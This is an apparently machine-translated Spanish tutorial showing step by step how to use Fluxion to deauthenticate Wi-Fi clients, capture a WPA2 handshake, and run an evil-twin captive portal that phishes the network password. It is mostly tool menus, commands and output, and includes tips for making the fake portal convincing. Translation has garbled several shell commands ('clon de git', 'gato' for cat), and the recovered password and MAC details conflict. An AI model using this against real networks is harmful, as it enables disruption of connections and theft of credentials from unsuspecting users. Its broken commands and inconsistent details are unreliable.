



Wireless Penetration Testing Fluxion



Contenido

Introducción	3
Instalación	3
Capturar los SID.....	5
Configuración para captura de protocolo de enlace	7
Ataque de fisgón con apretón de manos	9
Configuración para ataque a portal cautivo	10
Ataque al portal cautivo	14
Conclusión	18

Introducción

Fluxion es una herramienta que se puede utilizar para realizar pruebas de penetración o auditorías de seguridad en puntos de acceso inalámbricos. Utiliza ingeniería social para obtener la contraseña de autenticación de los usuarios. Intenta recopilar la clave WPA/WPA2 del punto de acceso objetivo mediante un ataque de phishing. Se pueden realizar dos ataques usando Fluxion. Uno es el ataque Handshake Snooper y otro es Captive Portal.

El ataque Handshake Snooper intenta recopilar los hashes de autenticación WPA/WPA2 del protocolo de enlace de 4 vías. Utiliza el desautenticador para desconectar a todos los usuarios que están conectados al punto de acceso de destino y luego, cuando los usuarios intentan volver a conectarse al punto de acceso, captura los hashes. Estos hashes pueden ser utilizados por el ataque del Portal Cautivo,

El ataque al portal cautivo intenta recopilar la contraseña WPA/WPA2 del punto de acceso objetivo mediante la creación de una red fraudulenta. En sentido general, realiza un ataque Evil-Twin en el que se crea una red con el mismo SID y todos los usuarios se desconectan del punto de acceso objetivo. Luego, con el uso de ataques de phishing, se engaña a los usuarios para que proporcionen la contraseña del punto de acceso objetivo.

Nota: Para realizar ataques usando Fluxion, necesita una tarjeta Wi-Fi externa con modo de monitoreo.

Instalación

Ahora que conocemos las capacidades de la herramienta Fluxion, es hora de instalarla en nuestra máquina. Usaremos Kali Linux para esta demostración en particular. Fluxion no está disponible en Kali Linux de forma predeterminada y no existe ningún método directo. Necesitamos clonar su repositorio desde su [GitHub oficial](https://github.com/FluxionNetwork/fluxion). Vemos que se ha descargado en el directorio llamado fluxion. En su interior, encontramos directorios como attack, bin y docs y un script de shell con el nombre fluxion.sh. En versiones anteriores, había un archivo de instalación diferente, pero ahora todo lo que se requiere es agregar el parámetro -i para realizar la instalación y las verificaciones de dependencia.

```
clon de git https://github.com/FluxionNetwork/fluxion.git
fluxion cd
es
./fluxion.sh -i
```

```

(root@kali)-[~]
# git clone https://github.com/FluxionNetwork/fluxion.git
Cloning into 'fluxion'...
remote: Enumerating objects: 7940, done.
remote: Counting objects: 100% (39/39), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 7940 (delta 13), reused 32 (delta 12), pack-reused 7901
Receiving objects: 100% (7940/7940), 32.70 MiB | 9.11 MiB/s, done.
Resolving deltas: 100% (3932/3932), done.

(root@kali)-[~/fluxion]
# ls
attacks  bin  CODE_OF_CONDUCT.md  _config.yml  CONTRIBUTING.md  docs  fluxion.sh

(root@kali)-[~/fluxion]
# ./fluxion.sh -i

```

Seremos recibidos con el logotipo de Fluxion mientras comprueba las dependencias por sí solo. Si hay dependencias etiquetadas como Faltantes, es recomendable instalarlas usted mismo. En esta demostración en particular, tenemos todas las dependencias instaladas, por lo que ignoraremos algunas de ellas y

sigua adelante.

```

FLUXION

Site: https://github.com/FluxionNetwork/fluxion
FLUXION 6 (rev. 9) by FluxionNetwork
Online Version [6.9]

[*] aircrack-ng..... OK.
[*] bc..... Missing!
[*] awk..... OK.
[*] curl..... OK.
[*] cowpatty..... Missing!
[*] dhcpcd..... OK.
[*] 7zr..... OK.
[*] hostapd..... OK.
[*] lighttpd..... OK.
[*] iwconfig..... OK.
[*] macchanger..... OK.
[*] mdk4..... OK.
[*] dsniiff..... Missing!
[*] mdk3..... OK.
[*] nmap..... OK.
[*] openssl..... OK.
[*] php-cgi..... OK.
[*] xterm..... OK.
[*] rfkill..... OK.
[*] unzip..... OK.
[*] route..... OK.
[*] fuser..... OK.
[*] killall..... OK.

```


Capture los SID

Luego se nos proporciona el Menú de selección de idioma. Queremos seleccionar inglés, así que ingresaremos el número del menú de selección y presionaremos la tecla Enter.

```
[*] Select your language

[1] ar / Arabic
[2] cs / čeština
[3] de / Deutsch
[4] el / Ελληνικά
[5] en / English
[6] es / Español
[7] fr / français
[8] it / italiano
[9] nl / Nederlands
[10] pl / Polski
[11] pt-br / Português-BR
[12] ro / Română
[13] ru / Русский
[14] sk / slovenčina
[15] sl / Slovenščina
[16] tur / Türkçe
[17] zh / 中文

[fluxion@kali]-[~] 5
```

Continuando, ahora tenemos que seleccionar el Ataque que queremos realizar al Punto de Acceso. Necesitamos capturar el protocolo de enlace entre el enrutador de red y el usuario genuino. Usaremos ese apretón de manos para probar e intentar obtener la credencial requerida para obtener acceso al punto de acceso. Por lo tanto, necesitaremos seleccionar Handshake Snooper. El ataque Handshake Snooper intenta recuperar hashes de autenticación WPA/WPA2 (el protocolo de enlace de 4 vías), para ser utilizados más tarde por el ataque del Portal Cautivo para la verificación de claves.

```
[*] Select a wireless attack for the access point

[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snooper Acquires WPA/WPA2 encryption hashes.
[3] Back

[fluxion@kali]-[~] 2
```

Después de seleccionar el ataque inalámbrico, ahora debemos seleccionar la interfaz inalámbrica que usaremos para buscar el objetivo. Tenemos el Dispositivo Inalámbrico conectado a la interfaz wlan0; por eso lo seleccionaremos. Después de seleccionar vemos que Fluxion inicia la interfaz del monitor en el dispositivo.

```
[*] Select a wireless interface for target searching.
[1] wlan0 [-] Ralink Technology, Corp. RT5370
[2] Repeat
[3] Back

[fluxion@kali]~ 1 ←

[+] Allocating reserved interface wlan0.
[*] Unblocking all wireless interfaces.
[*] Renaming interface.
[*] Starting monitor interface ...
[*] Interface allocation succeeded!
```

A continuación, debemos seleccionar el canal que se supone que será Monitoreo. Dado que muchos puntos de acceso inalámbricos en la actualidad pueden variar de 2,4 GHz a 5 GHz, elegiremos todos los canales en ese rango.

```
[*] Select a channel to monitor

[1] All channels (2.4GHz)
[2] All channels (5GHz)
[3] All channels (2.4GHz & 5Ghz)
[4] Specific channel(s)
[5] Back

[fluxion@kali]~ 3
```

Esto abrirá una nueva ventana como se muestra en la imagen a continuación. Esto buscará todos los objetivos posibles en el alcance de la red y se asegurará de dejar que el proceso se ejecute durante algún tiempo hasta que tenga su objetivo visible en la ventana. Presione Ctrl + c en la ventana de xterm después de localizar su objetivo o después de que haya pasado un tiempo determinado.

```
CH 4 ][ Elapsed: 0 s ][ 2021-05-27 15:05
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSI	MANUFACTURER
68:14:01:50:0E:9C	-63	2	0 0	1	195	WPA2 CCMP	PSK	Amit 2.4G	Hon Hai Precision
68:14:01:50:0E:93	-65	0	1 0	1	-1	WPA		<length: 0>	Hon Hai Precision
68:14:01:50:0E:9A	-66	1	1 0	1	195	WPA2 CCMP	PSK	Niharika 2.4G	Hon Hai Precision
18:45:53:00:00:19	-19	2	8 3	2	130	WPA2 CCMP	PSK	raaj	Unknown

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
68:14:01:50:0E:93	FE:FA:E0:FF:71:C4	-64	0 - 1	0	1		
18:45:53:00:00:19	44:CB:8B:C2:20:DA	-54	0 - 6e	0	1		
18:45:53:00:00:19	2A:84:98:9F:E5:5E	-24	0 - 11e	41	6		

Configuración para captura de protocolo de enlace

Ahora volvamos a la terminal original con Fluxion ejecutándose. En base al proceso anterior, tendremos la Lista Wi-Fi de objetivos potenciales. En nuestra demostración, queremos apuntar al raaj Wi-Fi. Por lo tanto, ingresamos el número al lado.

```
[ * ] ESSID
[001] raaj
[002] Sachin 2.4
[003] ASHU-101
[004] jiofbr001 2.4G
[005] sanjay
[006] air16531
[007] ajoy
[008] Navneet
[009] Anurag
[010] Stay
[011] TANUSRI 2.4G

[fluxion@kali] ~ [~] 1
```

Ahora preguntamos sobre la interfaz de seguimiento de objetivos. Si en su entorno de red tiene otra interfaz inalámbrica que desea utilizar para realizar el seguimiento de objetivos, puede seleccionarla. En nuestra demostración, también utilizamos la interfaz única para el seguimiento. Entonces, seleccionaremos Omitir.

```

[*] Select a wireless interface for target tracking.
[*] Choosing a dedicated interface may be required.
[*]

[1] wlan0      [*] Ralink Technology, Corp. RT5370
[2] Skip
[3] Repeat
[4] Back

[fluxion@kali]~$ 2

```

Ahora estamos en la etapa en la que debemos seleccionar el método de recuperación del protocolo de enlace. Hay 3 métodos proporcionados por Fluxion. El primer método es el modo Monitor o Pasivo. Un método pasivo de ataque nos obliga a permanecer en completo silencio, haciendo que el ataque sea sutil o indetectable y permitiendo una mejor escucha. Este método debería funcionar mejor en situaciones en las que el objetivo está lejos. La desventaja es el hecho de que el dispositivo debe seguir escuchando hasta que alguien se conecte al punto de acceso de destino, lo que podría llevar mucho tiempo. Los otros dos métodos aireplay-ng y mdk4 son agresivos. Estos utilizan el desautenticador. Envían paquetes de desautenticación a los usuarios o dispositivos conectados a los clientes del punto de acceso de destino. Podemos decir que este método es agresivo ya que bloquea la conexión entre el punto de acceso de destino y sus usuarios. Una vez que la conexión se bloquea o se desconecta, algunos de los usuarios intentarán volver a conectarse con el dispositivo que enviará el protocolo de enlace de 4 vías, pero esta vez Fluxion capturará ese protocolo de enlace. Eres libre de elegir cualquier método ya que ambos son igualmente efectivos. Sin embargo, usaremos el método mdk4.

```

[*] Select a method of handshake retrieval

[1] Monitor (passive)
[2] aireplay-ng deauthentication (aggressive)
[3] mdk4 deauthentication (aggressive)
[4] Back

[fluxion@kali]~$ 3

```

A continuación, debemos elegir la herramienta que se utilizará para verificar el hash en el protocolo de enlace válido capturado. Aquí vemos que el método aircrack-ng se considera poco confiable ya que no se actualiza durante algún tiempo. Elegiremos la verificación cowpatty según lo recomienda el propio Fluxion.

```

[*] Select a method of verification for the hash

[1] aircrack-ng verification (unreliable)
[2] cowpatty verification (recommended)
[3] Back

[fluxion@kali]~$ 2

```


Continuando, tenemos que elegir la duración en la que Fluxion debe verificar el apretón de manos. Nuevamente, esto depende del entorno en el que trabajes y de si quieres ser discreto. Dado que estamos demostrando el ataque, elegiremos verificar el apretón de manos cada 30 segundos. Fluxion también lo recomienda.

```
[*] How often should the verifier check for a handshake?
[1] Every 30 seconds (recommended).
[2] Every 60 seconds.
[3] Every 90 seconds.
[4] Back
[fluxion@kali]-(~) 1
```

A continuación, tenemos que decidir sobre la sincronización del verificador. Establece el proceso de verificación que se produce con la captura de datos. Nos pregunta si queremos capturar datos de forma simultánea o consecutiva.

Entendamos la diferencia entre los dos.

La opción Asíncrono iniciará el verificador mientras el sistema aún está en el proceso de captura de datos.

Como se trata de una multitarea a un nivel superior, se requiere más subproceso. Si está ejecutando su sistema operativo atacante, como Kali Linux, directamente en el sistema, puede usarlo, pero si está ejecutando Kali Linux como una máquina virtual como nosotros, puede causar problemas ya que tenemos subprocesos limitados disponibles para Kali.


La opción Sincrónica dejará de capturar datos antes de intentar verificar el protocolo de enlace. Como esto no es una tarea múltiple, esta opción no causará problemas con subprocesos bajos. Sin embargo, elegir estos métodos tiene una desventaja, ya que dejarán de capturar datos, por lo que podrías perder algunos apretones de manos. Pero como elegimos verificar el verificador cada 30 segundos de manera realista, no deberíamos perdernos los apretones de manos.

Nuevamente, como usamos Kali en la máquina virtual, elegiremos el método sincrónico.

```
[*] How should verification occur?
[1] Asynchronously (fast systems only).
[2] Synchronously (recommended).
[3] Back
[fluxion@kali]-(~) 2
```

Ataque de espía de apretón de manos

Esa fue la última opción que debemos configurar. Ahora comenzará el ataque y aparecerá una ventana xterm. Es el Visor de registros. Muestra los eventos a medida que comienzan. La desautenticación de todos los clientes comenzará en unos momentos, todos los usuarios se desconectarán del dispositivo Wi-Fi. Luego, cuando cualquiera de esos usuarios o dispositivos intente volver a conectarse a la red Wi-Fi, podremos capturar el apretón de manos. Podemos ver que el ataque fue exitoso y pudimos obtener un hash válido como se muestra a continuación. En este momento podemos cerrar el visor de registros y pasar al siguiente ataque.




```

Handshake Snooper Arbiter Log
[15:08:15] Handshake Snooper arbiter daemon running.
[15:08:16] Snooping for 30 seconds.
[15:08:46] Stopping snoopers & checking for hashes.
[15:08:46] Searching for hashes in the capture file.
[15:08:46] Success: A valid hash was detected and saved to fluxion's database.
[15:08:46] Handshake Snooper attack completed, close this window and start another attack.

```

Dado que hemos capturado el apretón de manos, podemos usarlo para realizar el Ataque del Portal Cautivo, que también se conoce como el Ataque del Gemelo Malvado. Tan pronto como cerremos la ventana xterm de Handshake Sooper Log, se nos preguntará si queremos seleccionar otro ataque como se muestra a continuación.



```

[*] Handshake Snooper attack in progress ...
[1] Select another attack
[2] Exit

[fluxion@kali]~$ 1

```

Configuración para ataque a portal cautivo

El ataque de portal cautivo o como lo conocemos generalmente como el ataque Evil Twin es el tipo de ataque en el que intentamos extraer la clave WPA/WPA2 del punto de acceso objetivo mediante el uso de una red fraudulenta con un portal de autenticación que captura las credenciales. Se recomienda que este tipo de ataque se realice en encuentros cercanos, ya que la máquina atacante o Kali Linux sirve como portal cautivo. Esto significa que los usuarios deberán conectarse a nuestra máquina, por lo que la intensidad de la señal de Wi-Fi debe ser fuerte.

Después de capturar el apretón de manos usando Handshake Snooper, ahora seremos redirigidos nuevamente al menú de selección de atacantes como antes. Esta vez seleccionaremos el Portal Cautivo.

```
[*] Select a wireless attack for the access point

[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snooper Acquires WPA/WPA2 encryption hashes.
[3] Back

[fluxion@kali]~$ 1
```

Aquí se nos pregunta si queremos utilizar el mismo punto de acceso que antes. Si estaba realizando el ataque cautivo directamente, se le pedirá que seleccione el nombre del punto de acceso como lo hicimos antes al capturar el protocolo de enlace. Por ahora continuaremos con este objetivo.

```
[*] Fluxion is targetting the access point above.
[*] Continue with this target? [Y/n] Y
```

Fluxion nos solicita la interfaz a utilizar para el seguimiento de objetivos. Nuevamente, si se encuentra en un entorno donde tiene múltiples interfaces inalámbricas que pueden usarse para virar, elija esa interfaz. De lo contrario, omita este paso.

```
[*] Select a wireless interface for target tracking.
[*] Choosing a dedicated interface may be required.
[*]

[1] wlan0 [*] Ralink Technology, Corp. RT5370
[2] Skip
[3] Repeat
[4] Back

[fluxion@kali]~$ 2
```

Ahora debemos elegir la interfaz inalámbrica que utilizará Fluxion para enviar las señales de desautenticación. Como necesitamos la interfaz inalámbrica, elegiremos wlan0.

```
[*] Select an interface for the access point.

[1] docker0 [+] Ralink Technology, Corp. RT5370
[2] eth0 [-] Intel Corporation 82545EM Gigabit Ethernet Controller
[3] wlan0 [*] Ralink Technology, Corp. RT5370
[4] Repeat
[5] Back

[fluxion@kali]~$ 3
```

Ahora debemos elegir los métodos o herramientas que se pueden utilizar para la desautenticación de usuarios de Wi-Fi. Nuevamente, esto se basa en el tipo de entorno y las preferencias personales. Los tres métodos son igualmente efectivos. Elegiremos los métodos mdk4 tal como los usamos mientras capturamos el protocolo de enlace anteriormente y funcionó rápidamente.

```
[*] Select a method of deauthentication

[1] mdk4
[2] aireplay
[3] mdk3

[fluxion@kali]~$ 1
```

Ahora es el momento de configurar el punto de acceso Rouge que capturará las credenciales de los usuarios. Dado que no usamos airbase-ng desde el inicio de la demostración, tampoco lo usaremos aquí. Además, es lento en comparación con la opción hostapd. Entonces, elegimos RogueAP – hostapd.

```
[1] Rogue AP - hostapd (recommended)
[2] Rogue AP - airbase-ng (slow)
[3] Back

[fluxion@kali]~$ 1
```

A continuación, seleccionaremos el método de verificación de hash como lo hicimos al realizar el Handshake Snooper Attack. Aircrack-ng es el identificador de hash predeterminado que utiliza Fluxion, pero parece no ser confiable y, como usamos cowpatty antes, podemos usarlo nuevamente. Seleccionamos hachís – cowpatty.

```
[1] hash - cowpatty
[2] hash - aircrack-ng (default, unreliable)
[3] Back

fluxion@kali]~$ 1
```

Esta es la etapa en la que proporcionamos el apretón de manos capturado. Si tiene el protocolo de enlace en forma de archivo de captura (.cap), puede elegir la segunda opción y proporcionar la ruta al archivo del protocolo de enlace.

Dado que capturamos el protocolo de enlace utilizando Handshake Snooper en la misma sesión, Fluxion detectó automáticamente el hash. Por lo tanto, elegimos la opción Usar hash encontrado.

```
[*] A hash for the target AP was found.
[*] Do you want to use this file?

[1] Use hash found
[2] Specify path to hash
[3] Rescan handshake directory
[4] Back

[fluxion@kali]~ 1
```

Dado que elegimos el hash cowpatty en el paso anterior, debemos utilizar el método de verificación cowpatty.

Incluso si ese no es el caso, la verificación aircrack-ng no es confiable y Fluxion recomienda el método de verificación cowpatty. Por lo tanto, elegimos el método cowpatty.

```
[1] aircrack-ng verification (unreliable)
[2] cowpatty verification (recommended)

[fluxion@kali]~ 2
```

A continuación, debemos seleccionar una fuente de certificado SSL/TLS para el portal cautivo. Podemos elegir la opción deshabilitar SSL, pero creará sospechas ya que el portal generalmente cautivo es compatible con SSL. Si tiene un certificado, se detectará automáticamente. Como no tenemos uno, elegimos la opción Crear un Certificado SSL.

```
[*] Select SSL certificate source for captive portal.

[1] Create an SSL certificate
[2] Detect SSL certificate (search again)
[3] None (disable SSL)
[4] Back

[fluxion@kali]~ 1
```

Ahora debemos elegir el tipo de conectividad a Internet para la red Rouge a la que se conectarán los usuarios. Podemos elegir emulado pero, en nuestras pruebas, se descubrió que estaba creando problemas con los usuarios de iOS y Android. Es útil para los atacantes que no quieren que el portal cautivo sea más genuino.

Dado que los usuarios se conectarán, se mostrará que el acceso a Internet está disponible. Pero cuando los usuarios se conectarán a nuestra red rouge, se les presentará el portal cautivo. Elegimos el método desconectado para esta demostración porque tiene menos tasa de falla.


```
[*] Select an internet connectivity type for the rogue network.

[1] disconnected (recommended)
[2] emulated
[3] Back


[fluxion@kali]~ 1
```

Ahora debemos elegir la plantilla del Portal. Por defecto, Fluxion tendrá plantillas que parecen muy genéricas. En escenarios de la vida real, algunos usuarios cuidadosos no se dejarán engañar por estos portales. Puede buscar en Internet plantillas que se parezcan al portal que tiene el usuario para su dispositivo de red. Para esta demostración, seleccionaremos el portal genérico con el idioma inglés.

```
[01] Generic Portal Arabic
[02] Generic Portal Bulgarian
[03] Generic Portal Chinese
[04] Generic Portal Czech
[05] Generic Portal Danish
[06] Generic Portal Dutch
[07] Generic Portal English
[08] Generic Portal French
[09] Generic Portal German
[10] Generic Portal Greek
[11] Generic Portal Hebrew
[12] Generic Portal Hungarian
[13] Generic Portal Indonesian
[14] Generic Portal Italian
[15] Generic Portal Norweigan
[16] Generic Portal Polish
[17] Generic Portal Portuguese
[18] Generic Portal Romanian
[19] Generic Portal Russian
[20] Generic Portal Serbian
[21] Generic Portal Slovak
[22] Generic Portal Slovenian
[23] Generic Portal Spanish
[24] Generic Portal Thai
```

Ataque de portal cautivo

Esto resume el proceso de configuración del ataque al portal cautivo. Ahora Fluxion realizará la desautenticación para todos los usuarios del punto de acceso de destino. Cualquier usuario será desconectado de su Wi-Fi y se le presentarán dos redes. Una una Red genuina y otra una red encubierta. La imagen que se muestra a continuación muestra cómo se ve el ataque desde la perspectiva de la víctima. Vemos que hay dos redes con el mismo nombre raaj. Como no utilizamos la opción emulada, vemos que no hay acceso a Internet en la red Rouge que creamos. Puede ver que la red roja sobre la red genuina puede convencer al usuario de que la red roja es la real y se conectará a esa red.



Volvamos a la perspectiva del atacante. Después de elegir la plantilla para la red rouge, veremos que aparecen varias ventanas emergentes de xterm. Discutamos sobre ellos. El primero desde el lado izquierdo es el servicio DHCP. Cuando la víctima se conecta a nuestra red Rouge, es responsabilidad de este servicio DHCP emular la conexión y proporcionar una dirección IP a nuestro dispositivo víctima. Moviéndonos hacia la derecha vemos la ventana hostapd. Este es nuestro Portal Cautivo. Esto registra la actividad de nuestras víctimas cuando navegan por nuestro Portal Cautivo. Moviéndose hacia la derecha vemos la ventana AP Authenticator. Esto registra el SSID, MAC y otra información que se transmite desde el dispositivo de la víctima. Podremos ver los intentos del usuario si proporciona una contraseña incorrecta. Podemos ver el listado de Clientes que están conectados a nuestra red rouge.

Bajando desde el lado izquierdo, tenemos el servicio DNS. Como no proporcionamos acceso a Internet, este servicio responderá todas las consultas de DNS generadas desde el dispositivo de la víctima. Moviéndose a la derecha, tenemos el registro del servicio web alojado para la víctima. Por fin, tenemos el Servicio Jammer que se encarga de la desautenticación de varios dispositivos que están conectados a nuestro Punto de Acceso de destino.


Vimos uno similar mientras realizábamos el ataque Handshake Snooper. Tan pronto como la víctima ingrese la credencial correcta para el punto de acceso, se nos solicitará en la ventana del Autenticador.

The screenshot displays four terminal windows from the Fluxion framework:

- FLUXION AP DHCP Service:** Shows DHCPDISCOVER, DHCPOFFER, and DHCPREQUEST messages for IP 192.168.254.100. It indicates a successful lease assignment.
- FLUXION AP Service [hostapd]:** Shows configuration for interface fluxwl0v and the start of the hostapd service.
- FLUXION AP Authenticator:** Displays access point details: SSID 'raaj', MAC '18:45:93:69:A5:19', Channel '3', and Vendor 'UNKNOWN'. It shows a client (192.168.254.100) is online.
- FLUXION AP DNS Service:** Shows a list of DNS queries and responses for various domains like 'realtime.www.linkedin.com' and 'www.google.com'.
- FLUXION Web Service:** Shows HTTP requests and responses, including a '200 OK' status for a request to 'realtime.www.linkedin.com'.
- FLUXION AP Jammer Service [raaj]:** Shows periodic re-reading of blacklist/whitelist every 3 seconds and disconnection messages for clients.

Vimos cómo el atacante estará atento a los registros para ver la actividad de la víctima. Volvamos a la perspectiva de la Víctima. Al hacer clic en la red rouge desde la sección Wi-Fi en el paso anterior, la víctima será recibida con un portal en el navegador basado en la plantilla genérica que le proporcionamos. Podemos ver que muestra el nombre correcto del Punto de Acceso en el encabezado. Luego proporciona una URL genérica.

Luego, solicita la clave WPA a la víctima y la víctima ingresa la contraseña que inicia el proceso del protocolo de enlace de 4 vías y su hash coincide con el hash correcto que capturamos anteriormente. Si el usuario ingresa una contraseña incorrecta, se le pedirá que la ingrese nuevamente hasta que el hash coincida.



Tan pronto como la víctima ingresa la contraseña correcta para conectar el punto de acceso, el hash de captura del protocolo de enlace coincide con el que capturamos anteriormente y la víctima se mueve para conectarse al punto de acceso genuino y se detiene el desautenticador o bloqueador. A todos los usuarios que se desconectaron se les permitió conectarse con el punto de acceso correcto. La contraseña capturada se guarda en `/root/fluxion/attacks/Captive Portal/netlog/` como se muestra a continuación.

```
The password was saved in /root/fluxion/attacks/Captive Portal/netlog/
raaj-18:45:93:69:A5:19.log
```

Ahora que conocemos la ubicación del archivo de contraseña, vamos a la ubicación y buscamos el archivo de registro con el nombre del punto de acceso al que apuntamos. Al leer el archivo de registro podemos ver la contraseña en texto sin cifrar. Era `raaj12345`.

```
cd fluxion/ataques/Captivo\ Portal/netlog
es
gato raaj -18:#####.log
```

```
(root@kali)-[~]
# cd fluxion/attacks/Captive\ Portal/netlog

(root@kali)-[~/fluxion/attacks/Captive Portal/netlog]
# ls
raaj-18:4          18:19.log

(root@kali)-[~/fluxion/attacks/Captive Portal/netlog]
# cat raaj-18:18:19.log

FLUXION 6.9

SSID: "raaj"
BSSID: 18:18:19 ( )
Channel: 3
Security: WPA2
Time: 00:01:51
Password: raj12345
Mac: unknown ( )
IP: unknown
```

Esto completa el ataque; Obtuvimos con éxito la contraseña correcta para el punto de acceso raaj.

Conclusión

